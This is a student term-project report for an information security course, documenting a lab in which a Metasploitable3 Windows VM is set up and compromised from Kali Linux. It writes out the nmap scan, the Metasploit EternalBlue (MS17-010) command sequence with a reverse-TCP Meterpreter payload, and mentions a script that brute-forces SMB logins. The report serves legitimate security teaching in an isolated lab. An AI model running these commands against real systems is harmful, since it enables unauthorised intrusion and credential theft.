**King Fahad University of Petroleum and Minerals**

**ICS344 Information security**

Term Project

**Setup and Compromise the Service**

Phase#1

Team

|  |  |
| --- | --- |
| Name | ID |
| Ismael Arqsosi | 202182150 |
| Taha Ali | 202045620 |
| Saad Alharbi | 201935590 |

**Phase 1: Attacker & Victim Setup + Exploitation**

**1.1 Victim Machine Setup (Metasploitable3)**


* Deployed vulnerable Windows Server 2008 using Metasploitable3
* Tools used:
  + VirtualBox
  + Vagrant
  + Packer (added to system PATH)
* Cloned the official repo and built the VM using:
* git clone https://github.com/rapid7/metasploitable3.git
* cd metasploitable3
* vagrant plugin install vagrant-reload
* vagrant up win2k8
* Successfully started the VM in VirtualBox and accessed the desktop with credentials vagrant:vagrant

**1.2 Attacker Machine Setup (Kali Linux)**


* Kali Linux configured with Host-Only adapter
* Verified victim connectivity using ping

**1.3 Exploitation via Metasploit**


* Nmap scan on SMB port 445:
* nmap -sV -p 445 192.168.56.101
* Used EternalBlue exploit in Metasploit:
* use exploit/windows/smb/ms17\_010\_eternalblue
* set RHOSTS 192.168.56.101
* set LHOST 192.168.56.102
* set PAYLOAD windows/x64/meterpreter/reverse\_tcp




* set LPORT to 4444
* exploit
* Successfully opened a Meterpreter session and ran, sysinfo



* Wrote a Python script using smbclient to brute-force SMB logins
* Script located at: Phase1/smb\_exploit/smb\_brute.py
* Successfully found working credentials: administrator:vagrant
* Screenshots to include:





Notes:

- Targeted SMB vulnerability (EternalBlue/MS17-010) on port 445

- Used Metasploit to exploit the victim and open a remote shell

- Confirmed access with Meterpreter session (whoami/sysinfo)

- Wrote Python script to brute-force SMB credentials using smbclient

- Successfully found valid credentials: administrator:vagrant

- Proved understanding of both manual and scripted attack methods.